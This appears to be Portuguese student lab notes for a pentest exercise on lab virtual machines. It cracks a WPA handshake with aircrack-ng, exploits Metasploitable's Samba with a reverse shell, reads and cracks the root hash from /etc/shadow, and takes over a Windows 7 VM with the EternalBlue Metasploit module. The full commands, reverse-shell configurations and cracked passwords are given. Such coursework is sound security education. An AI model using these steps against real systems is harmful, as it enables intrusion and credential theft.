


parte 1:

- baixe o arquivo .cap
- abra o dcode e decodifique a dica
- instale o aircrack no seu terminal wsl
- **comando:**
    - apt install aircrack-ng
- crie um dicionário
- **comando:**

    - nano dicionario
- no lugar de **/laura/Downloads** coloque o caminho em que o .cap foi baixado
- descubra a senha
- **comando:**
- aircrack-ng -w dicionário /mnt/c/Users/laura/Downloads/XPTO-2024-1-01.cap

senha encontrada

```
root@lauraesterfani:~# aircrack-ng -w tentativa /mnt/c/Users/lau
ra/Downloads/XPTO-2024-1-01.cap
Reading packets, please wait...
Opening /mnt/c/Users/laura/Downloads/XPTO-2024-1-01.cap
Read 1654 packets.

   #  BSSID              ESSID                     Encryption

   1  0C:B6:D2:83:DD:D6  XPTO                      WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening /mnt/c/Users/laura/Downloads/XPTO-2024-1-01.cap
Read 1654 packets.

1 potential targets

                               Aircrack-ng 1.6

      [00:00:00] 9/9 keys tested (55.12 k/s)

      Time left: --

                        KEY FOUND! [ isaquiasqueiroz ]


      Master Key     : EB 14 51 6F 5A 3F A5 C2 EE 44 E3 F4 80 B6 B3 72
EF C7 E6 44 54 B1 19 B3 63 7E D7 04 C3 E3 F3 3C
      Transient Key  : F5 D7 DE 5A 41 47 D8 E9 B2 36 E7 5F A5 30 FF 54
                       57 B7 A8 D4 B8 B5 54 A7 1E 57 79 3F EB 83 F1 FE
                       23 A9 DF 66 DD B4 C5 B7 6E 1C B3 4E CE 5D FD 46EAPOL HMAC     : A7 B1 C2 2C 0A 94 34 4C 15 51 48 23 19 34 BA 2
3               49 45 BD D1 D6 24 03 57 30 E4 1D 1E 3E 6B
```

- **dica:** ldszkghrszr nkhlohbnr
- **senha encontrada:** isaquiasqueiroz
- **dica decodificada:** medalhistas olímpicos

- **configure a placa de rede do seu ubuntu**
- **se conecte via ssh no wsl**
- **pra descobrir senha não precisa do ssh**

parte 2:

ip da metasploit

```
Nmap scan report for 192.168.68.106
Host is up (0.0040s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:92:0B:5D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

geralmente a metasploit tem uma versão muito baixa e muitas portas abertas

- descobrir o ip e descubra os sistemas operacionais rodando na rede
- **comando:**
  - nmap -O 192.168.68.0/24(sua rede)
- tenha acesso a meta pelo ubuntu
- **comando:**
  - msfconsole
- procure pelo módulo samba
- **comado:**
  - search samba
- selecione o módulo
- **comando:**
  - use multi/samba/usermap_script

- veja as payloads
- **comando:**
    - show payloads
- selecione as payloads
- **comando:**
    - set payload cmd/unix/reverse
- veja o que você deve configurar
- **comando:**
    - show options
- configure o necessário
- **comando:**
    - set RHOSTS 192.168.68.105 (ip da máquina atacada)
- **comando:**
    - set LHOST 192.168.0.106(ip da máquina atacante)
- coloque para rodar
- **comando:**
    - run
- na meta descubra o hash e o salt
- **comando:**
    - grep root /etc/shadow
- crie um dicionário com as possíveis senhas
- **comando:**
    - nano dicionário(pode ser qualquer nome)
- descobrir a senha
- **comando:**
    - openssl passwd -1 -salt 'salt' -table -in [arquivo_dicionario] | grep 'hash'

acesso da metasploit e o hash da senha

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP double handler on 192.168.68.103:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo fJ0VTVJdzViZ9KwU;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "fJ0VTVJdzViZ9KwU\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.68.103:4444 -> 192.1
68.68.106:35203) at 2025-06-16 17:37:32 +0000

grep root/etc/shadow
sh: line 7: grepgrep: command not found
grep root etc/shadow
root:$1$hKS/QUWa$nM3bLYrE.yjmE5pj4QEyi0:19773:0:99999:7:::
```

senha encontrada

```
root@lauraesterfani:~# openssl passwd -1 -salt "hKS/QUWa" -table
 -in tentativa | grep "nM3bLYrE.yjmE5pj4QEyi0"
@lunoifp3       $1$hKS/QUWa$nM3bLYrE.yjmE5pj4QEyi0
```

- **senha encontrada:** @lunoifp3
- **hash encontrado:** nM3bLYrE.yjmE5pj4QEyi0
- **salt:** hKS/QUWa
- **hash+salt encontrado:** 1hKS/QUWa$nM3bLYrE.yjmE5pj4QEyi0:19773:0:99999:7:::

-1 → MD5-crypt

-5 → SHA-256-crypt

-6 → SHA-512-crypt

parte 3:

ip do windows

```
Nmap scan report for 192.168.68.104
Host is up (0.0025s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
MAC Address: 08:00:27:7D:EF:AE (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at l
east 1 open and 1 closed port
Device type: general purpose|specialized|phone
Running: Microsoft Windows 2008|8.1|7|Phone|Vista
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows
_8.1 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows cpe:/o:microsof
t:windows_vista::- cpe:/o:microsoft:windows_vista::sp1
OS details: Microsoft Windows Server 2008 R2 or Windows 8.1, Microsoft W
indows Embedded Standard 7, Microsoft Windows Phone 7.5 or 8.0, Microsof
t Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7, Micro
soft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008
Network Distance: 1 hop
```


veja que tem o windows 2008|8.1|7, ou seja, é o windows 7

- rode a plataforma onde você vai fazer pentest
- **comando:**
  - msfconsole
- Procura dentro do Metasploit por exploit relacionados à vulnerabilidade MS17-010
- **comando:**
  - search eternalblue
- Seleciona o módulo específico que usa o exploit EternalBlue para a MS17-010.
- **comando:**
  - use exploit/windows/smb/ms17_010_eternalblue
- mostrar todas as configurações que você precisa
- **comando:**
  - show options
- Define o alvo do ataque, o IP da máquina Windows 7 que você quer explorar.
- **comando:**
  - set RHOSTS <IP_do_Windows_7>
- Define o seu IP, ou seja, o endereço da máquina atacante (Ubuntu) onde você vai receber a conexão reversa do payload.
- **comando:**
  - set LHOST <IP_do_Ubuntu>

- Executa o exploit, tenta explorar a vulnerabilidade e abrir a sessão com a vítima.
- **comando:**
    - exploit ou run
- agora vc tem acesso total a máquina atacada
- olhe o caminho
- **comando:**
    - pwd
- tem q ta nesse caminho **C:\Windows\system32**
- entre no caminho do desktop
- **comando:**
    - cd \\Users\\alunoifpe\\Desktop\\
- confirme o caminho
- **comando:**
    - pwd
- tem q ta nesse caminho **C:\Users\alunoifpe\Desktop**
- crie o diretório
- **comando:**
    - mkdir nome_qualquer
- confirme no windows 7

desktop = área de trabalho

acesso e criação de pasta no windows 7



Prefixo	Algoritmo usado
1	**MD5**
$2a$, $2b$, $2y$	**Blowfish (bcrypt)**
5	**SHA-256**

`$6$`	**SHA-512** (mais comum em distros modernas)

- entre no ubuntu via wsl
- **comando:**
    - ssh root@ip_do_unbunto